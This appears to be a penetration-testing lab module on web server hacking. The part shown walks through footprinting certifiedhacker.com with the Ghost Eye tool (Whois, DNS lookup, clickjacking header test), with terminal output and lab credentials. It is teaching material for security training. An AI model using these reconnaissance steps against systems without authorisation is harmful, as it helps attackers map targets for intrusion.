

Module 13: Hacking Web Servers

Scenario

Most organizations consider their web presence to be an extension of themselves. Organizations create their web presence on the World Wide Web using websites associated with their business. Most online services are implemented as web applications. Online banking, search engines, email applications, and social networks are just a few examples of such web services. Web content is generated in real-time by a software application running on the server-side. Web servers are a critical component of web infrastructure. A single vulnerability in a web server's configuration may lead to a security breach on websites. This makes web server security critical to the normal functioning of an organization.

Hackers attack web servers to steal credentials, passwords, and business information. They do this using DoS, DDoS, DNS server hijacking, DNS amplification, directory traversal, Man-in-the-Middle (MITM), sniffing, phishing, website defacement, web server misconfiguration, HTTP response splitting, web cache poisoning, SSH brute force, web server password cracking, and other methods. Attackers can exploit a poorly configured web server with known vulnerabilities to compromise the security of the web application. A leaky server can harm an organization.

In the area of web security, despite strong encryption on the browser-server channel, web users still have no assurance about what happens at the other end. This module presents a security application that augments web servers with trusted co-servers composed of high-assurance secure co-processors, configured with a publicly known guardian program. Web users can then establish their authenticated, encrypted channels with a trusted co-server, which can act as a trusted third party in the browser-server interaction. Systems are constantly being attacked, so IT security professionals need to be aware of the common attacks on web server applications.

A penetration (pen) tester or ethical hacker for an organization must provide security to the company's web server. This includes performing checks on the web server for vulnerabilities, misconfigurations, unpatched security flaws, and improper authentication with external systems.

Objective

The objective of this lab is to perform web server hacking and other tasks that include, but are not limited to:

- Footprint a web server using various information-gathering tools and inbuilt commands
- Enumerate web server information
- Crack remote passwords

Overview of Web Server

Most people think a web server is just hardware, but a web server also includes software applications. In general, a client initiates the communication process through HTTP requests. When a client wants to access any resource such as web pages, photos, or videos, then the client's browser generates an HTTP request to the web server. Depending on the request, the web server collects the requested information or content from data storage or the application servers and responds to the client's request with an appropriate HTTP response. If a web server cannot find the requested information, then it generates an error message.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack a target web server. Recommended labs that will assist you in learning various web server hacking techniques include:

1. Footprint the web server
 - Information gathering using Ghost Eye
 - Perform web server reconnaissance using Skipfish
 - Footprint a web server using the httprecon Tool
 - Footprint a web server using Netcat and Telnet
 - Enumerate web server information using Nmap Scripting Engine (NSE)
 - Uniscan web server fingerprinting in Parrot Security
2. Perform a web server attack
 - Crack FTP credentials using a Dictionary Attack

Lab 1: Footprint the Web Server

Lab Scenario

The first step of hacking web servers for a professional ethical hacker or pen tester is to collect as much information as possible about the target web server and analyze the collected information in order to find lapses in its current security mechanisms. The main purpose is to learn about the web server's remote access capabilities, its ports and services, and other aspects of its security.

The information obtained in this step helps in assessing the security posture of the web server. Footprinting may involve searching the Internet, newsgroups, bulletin boards, etc. for gathering information about the target organization's web server. There are also tools such as Whois.net and Whois Lookup that extract information such as the target's domain name, IP address, and autonomous system number.

Web server fingerprinting is an essential task for any penetration tester. Before proceeding to hack or exploit a webserver, the penetration tester must know the type and version of the webserver as most of the attacks and exploits are specific to the type and version of the server being used by the target. These methods help any penetration tester to gain information and analyze their target so that they can perform a thorough test and can deploy appropriate methods to mitigate such attacks on the server.

An ethical hacker or penetration tester must perform footprinting to detect the loopholes in the web server of the target organization. This will help in predicting the effectiveness of additional security measures for strengthening and protecting the web server of the target organization.

The labs in this exercise demonstrate how to footprint a web server using various footprinting tools and techniques.

Lab Objectives

- Information gathering using Ghost Eye
- Perform web server reconnaissance using Skipfish
- Footprint a web server using the httprecon Tool
- Footprint a web server using Netcat and Telnet
- Enumerate web server information using Nmap Scripting Engine (NSE)
- Uniscan web server fingerprinting in Parrot Security

Overview of Web Server Footprinting

By performing web server footprinting, it is possible to gather valuable system-level data such as account details, OS, software versions, server names, and database schema details. Use Telnet utility to footprint a web server and gather information such as server name, server type, OSes, and applications running. Use footprinting tools such as Netcraft, and httprecon to perform web server footprinting. Web server footprinting tools such as Netcraft, and httprecon can extract information from the target server. Let us look at the features and the types of information these tools can collect from the target server.


Task 1: Information Gathering using Ghost Eye

Ghost Eye is an information-gathering tool written in Python 3. To run, Ghost Eye only needs a domain or IP. Ghost Eye can work with any Linux distros if they support Python 3.


Ghost Eye gathers information such as Whois lookup, DNS lookup, EtherApe, Nmap port scan, HTTP header grabber, Clickjacking test, Robots.txt scanner, Link grabber, IP location finder, and traceroute.

1. By default, the **Parrot Security** machine is selected.





2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.



3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.

Note: If a **Question** pop-up window appears asking for you to update the machine, click **No** to close the window.

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, navigate to the Ghost Eye directory. Type **cd ghost_eye** and press **Enter**.

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~# cd ghost_eye
[root@parrot]~/ghost_eye#
```

7. In the terminal window, type **pip3 install -r requirements.txt** and press **Enter**.

Mon Apr 18, 05:56

```
File Edit View Search Terminal Help
[attacker@parrot]~[-]
$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
#cd ghost_eye
[root@parrot]~[/home/attacker/ghost_eye]
#pip3 install -r requirements.txt
Requirement already satisfied: beautifulsoup4 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 1)) (4.9.3)
Collecting cfscrape
    Downloading cfscrape-2.1.1-py3-none-any.whl (12 kB)
Collecting python-nmap
    Downloading python-nmap-0.7.1.tar.gz (44 kB) | 44 kB 3.2 MB/s
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from -r requirements.txt (line 4)) (2.25.1)
Requirement already satisfied: urllib3 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 5)) (1.26.5)
Collecting webtech
    Downloading webtech-1.3.1.tar.gz (131 kB) | 131 kB 11.2 MB/s
Requirement already satisfied: soupsieve>1.2 in /usr/lib/python3/dist-packages (from beautifulsoup4->-r requirements.txt (line 1)) (2.2.1)
Building wheels for collected packages: python-nmap, webtech
    Building wheel for python-nmap (setup.py) ... done
        Created wheel for python-nmap: filename=python_nmap-0.7.1-py2.py3-none-any.whl size=20633 sha256=b73b6fe139c15ed13993a65fa6f9981f763afcf7e9cef537c6e468548acff54
        Stored in directory: /root/.cache/pip/wheels/53/71/ff/6c6c9ec0e109ecfe05a0cd55d4380613d04131d592ce3c1f90
    Building wheel for webtech (setup.py) ... done
Menu pip3 install -r require...
```

8. To launch Ghost Eye, type **python3 ghost_eye.py** and press **Enter**.

Applications Places System Mon Apr 18, 05:57

python3 ghost_eye.py - Parrot Terminal

File Edit View Search Terminal Help

[root@parrot]~[/home/attacker/ghost_eye]

#python3 ghost_eye.py

Ghost Eye - Information Gathering Tool

Author: Jolanda de Koff aka Bulls Eye

Github: <https://github.com/BullsEye0>

Website: <https://hackingpassion.com>

Patreon: <https://www.patreon.com/jolandadekoff>

Hi there, Shall we play a game..? ☺

[+] 1. EtherApe – Graphical Network Monitor (root)

[+] 2. DNS Lookup

[+] 3. Whois Lookup

[+] 4. Nmap Port Scan

[+] 5. HTTP Header Grabber

[+] 6. Clickjacking Test - X-Frame-Options Header

[+] 7. Robots.txt Scanner

[+] 8. Cloudflare Cookie scraper

[+] 9. Link Grabber

9. The Ghost Eye - Information Gathering Tool options appear as shown in the screenshot.

10. Let us perform a Whois Lookup. Type **3** for the **Enter your choice:** option and press **Enter**.

11. Type **certifiedhacker.com** in the **Enter Domain or IP Address:** field and press **Enter**

```
** (gnome-terminal:2009): CRITICAL **: 05:57:39.056: terminal_window_remove_screen: assertion 'gtk_widget_get_toplevel (GTK_WIDGET (screen)) == GTK_WIDGET (window)' failed

[+] 1. EtherApe – Graphical Network Monitor (root)
[+] 2. DNS Lookup
[+] 3. Whois Lookup
[+] 4. Nmap Port Scan
[+] 5. HTTP Header Grabber
[+] 6. Clickjacking Test - X-Frame-Options Header
[+] 7. Robots.txt Scanner
[+] 8. Cloudflare Cookie scraper
[+] 9. Link Grabber
[+] 10. IP Location Finder
[+] 11. Detecting CMS with Identified Technologies
[+] 12. Traceroute
[+] 13. Crawler target url + Robots.txt
[+] 14. Certificate Transparency log monitor
[x] 15. Exit

[+] Enter your choice: 3
[+] Enter Domain or IP Address: certifiedhacker.com
```

12. Scroll up to see the certifiedhacker.com result. In the result, observe the complete information of the certifiedhacker.com domain such as Domain Name, Registry Domain ID, Registrar WHOIS Server, Registrar URL, and Updated Date.

```

Applications Places System python3ghost_eye.py - Parrot Terminal
File Edit View Search Terminal Help
[-] Searching for Whois Lookup: certifiedhacker.com
Domain Name: CERTIFIEDHACKER.COM
Registry Domain ID: 88849376_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.networksolutions.com
Registrar URL: http://networksolutions.com
Updated Date: 2021-05-30T08:52:04Z
Creation Date: 2002-07-30T00:32:00Z
Registry Expiry Date: 2022-07-30T00:32:00Z
Registrar: Network Solutions, LLC
Registrar IANA ID: 2
Registrar Abuse Contact Email: abuse@web.com
Registrar Abuse Contact Phone: +1.8003337680
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server: NS1.BLUEHOST.COM
Name Server: NS2.BLUEHOST.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2022-04-18T09:58:06Z <<<
For more information on Whois status codes, please visit https://icann.org/epp

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar. Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and

```

13. Let us perform a **DNS Lookup** on certifiedhacker.com. In the **Enter your choice field**, type **2** and press **Enter** to perform DNS Lookup.

14. The **Enter Domain or IP Address** field appears; type **certifiedhacker.com**, and press **Enter**.

```

Applications Places System python3ghost_eye.py - Parrot Terminal
File Edit View Search Terminal Help
advertising or solicitations via direct mail, electronic mail, or by
telephone; or (2) enable high volume, automated, electronic processes
that apply to Networksolutions.com (or its systems). The compilation,
repackaging, dissemination or other use of this data is expressly
prohibited without the prior written consent of Networksolutions.com.
Networksolutions.com reserves the right to modify these terms at any time.
By submitting this query, you agree to abide by these terms.

For more information on Whois status codes, please visit
https://www.icann.org/resources/pages/epp-status-codes-2014-06-16-en.
whois certifiedhacker.com

[+] 1. EtherApe – Graphical Network Monitor (root)
[+] 2. DNS Lookup
[+] 3. Whois Lookup
[+] 4. Nmap Port Scan
[+] 5. HTTP Header Grabber
[+] 6. Clickjacking Test - X-Frame-Options Header
[+] 7. Robots.txt Scanner
[+] 8. Cloudflare Cookie scraper
[+] 9. Link Grabber
[+] 10. IP Location Finder
[+] 11. Detecting CMS with Identified Technologies
[+] 12. Traceroute
[+] 13. Crawler target url + Robots.txt
[+] 14. Certificate Transparency log monitor
[x] 15. Exit

[+] Enter your choice: 2
[+] Enter Domain or IP Address: certifiedhacker.com

```

15. As soon as you hit **Enter**, Ghost Eye starts performing a DNS Lookup on the targeted domain (here, **certifiedhacker.com**).

16. Scroll up to view the DNS Lookup results

Applications Places System > Parrot Terminal

File Edit View Search Terminal Help

[–] Searching for DNS Lookup: certifiedhacker.com

```
; <>> DiG 9.16.22-Debian <>> certifiedhacker.com +trace ANY
;; global options: +cmd
.          IN      NS      a.root-servers.net.
.          IN      NS      b.root-servers.net.
.          IN      NS      c.root-servers.net.
.          IN      NS      d.root-servers.net.
.          IN      NS      e.root-servers.net.
.          IN      NS      f.root-servers.net.
.          IN      NS      g.root-servers.net.
.          IN      NS      h.root-servers.net.
.          IN      NS      i.root-servers.net.
.          IN      NS      j.root-servers.net.
.          IN      NS      k.root-servers.net.
.          IN      NS      l.root-servers.net.
.          IN      NS      m.root-servers.net.
.          IN      RRSIG   NS 8 0 518400 20220430170000 20220417160000 47671 . o
SBxGl3F8qEx0CKMY9S4TeE1lSQEf0FM30Kstfc0WM9twXcdkOTfUTbd YFAjNqsQzITFEYjSgbD05PZY6yV9qSINd+38TiE16csv7
7roWntuZ4a3 yenLG2LWt4b4bQCvFs/xh2sn/KRZZePUkhLT003N0fQnRjGPUJ7LTc1W o6Zl7yXUqQPwPDrSyaiAYkPcdyn4RnAu
w6q6DFQ3ArJuz4tBeKlOsNDW /Sw8f++zLfaZl3C8stSJY9Mgf4+/pbYkTNIf4wo8Nw128Yu4deq5tJSr HLjsYjcK7jUoG6KByLk
R+7Dfo772FTh6AQIV5+SsqV/SAYbGPvqOU9Db JXFy/A==
;; Received 525 bytes from 8.8.8.8#53(8.8.8.8) in 4 ms

com.          IN      NS      l.gtld-servers.net.
com.          IN      NS      b.gtld-servers.net.
com.          IN      NS      c.gtld-servers.net.
com.          IN      NS      d.gtld-servers.net.
com.          IN      NS      e.gtld-servers.net.
com.          IN      NS      f.gtld-servers.net.
```

17. Now, perform the **Clickjacking Test**. Type **6** in the **Enter your choice** field and press **Enter**.

18. In the **Enter the Domain to test** field, type **certifiedhacker.com** and press **Enter**.

Applications Places System python3 ghost_eye.py - Parrot Terminal
 File Edit View Search Terminal Help

```
RSIG
110SGSGB5QEK4C0JVR374250300KC7LH.com. 86400 IN RRSIG NSEC3 8 2 86400 20220423042928 20220416031928 37
269 com. C1+sLDnoMQu6dqZN+jAIGuB0Y2k59LYUzln/4rS09HZ3tPc2m0zUbA81 R54qnYfHPrWko0WG2/Wan1l3wxWgNQn5mE4
WljIMwe4e/LIH0aSiImJw g0XKlX1MG4jtbPY0porkcs/hW2j9zetk910GHiHnZQzhEp96w4twd66R 90GbJWEgpvQC/J10AJQ6/c
LkxlgyiNvq0/ZSrbgJiFyoSg==
;; Received 674 bytes from 192.52.178.30#53(k.gtld-servers.net) in 40 ms

certifiedhacker.com. 3789 IN HINFO "RFC8482" ""
;; Received 69 bytes from 162.159.25.175#53(ns2.bluehost.com) in 4 ms

dig certifiedhacker.com +trace ANY

[+] 1. EtherApe – Graphical Network Monitor (root)
[+] 2. DNS Lookup
[+] 3. Whois Lookup
[+] 4. Nmap Port Scan
[+] 5. HTTP Header Grabber
[+] 6. Clickjacking Test - X-Frame-Options Header
[+] 7. Robots.txt Scanner
[+] 8. Cloudflare Cookie scraper
[+] 9. Link Grabber
[+] 10. IP Location Finder
[+] 11. Detecting CMS with Identified Technologies
[+] 12. Traceroute
[+] 13. Crawler target url + Robots.txt
[+] 14. Certificate Transparency log monitor
[x] 15. Exit

[+] Enter your choice: 6
[+] Enter the Domain to test: certifiedhacker.com
```

19. By performing this test, Ghost Eye will provide the complete architecture of the web server, and also reveal whether the domain is vulnerable to Clickjacking attacks or not.

Applications Places System python3 ghost_eye.py - Parrot Terminal
 File Edit View Search Terminal Help

Header set are:

```
Date:Mon, 18 Apr 2022 10:01:34 GMT
Server:Apache
Content-Length:226
Keep-Alive:timeout=5, max=75
Connection:Keep-Alive
Content-Type:text/html; charset=iso-8859-1

[*] X-Frame-Options-Header is missing !
[!] Clickjacking is possible, this site is vulnerable to Clickjacking
```

```
[+] 1. EtherApe – Graphical Network Monitor (root)
[+] 2. DNS Lookup
[+] 3. Whois Lookup
[+] 4. Nmap Port Scan
[+] 5. HTTP Header Grabber
[+] 6. Clickjacking Test - X-Frame-Options Header
[+] 7. Robots.txt Scanner
[+] 8. Cloudflare Cookie scraper
[+] 9. Link Grabber
[+] 10. IP Location Finder
[+] 11. Detecting CMS with Identified Technologies
[+] 12. Traceroute
[+] 13. Crawler target url + Robots.txt
[+] 14. Certificate Transparency log monitor
[x] 15. Exit
```

[+] Enter your choice:

20. Similarly, you can use the other tools available with Ghost Eye such as Nmap port scan, HTTP header grabber, link grabber, and Robots.txt scanner to gather information about the target web server.

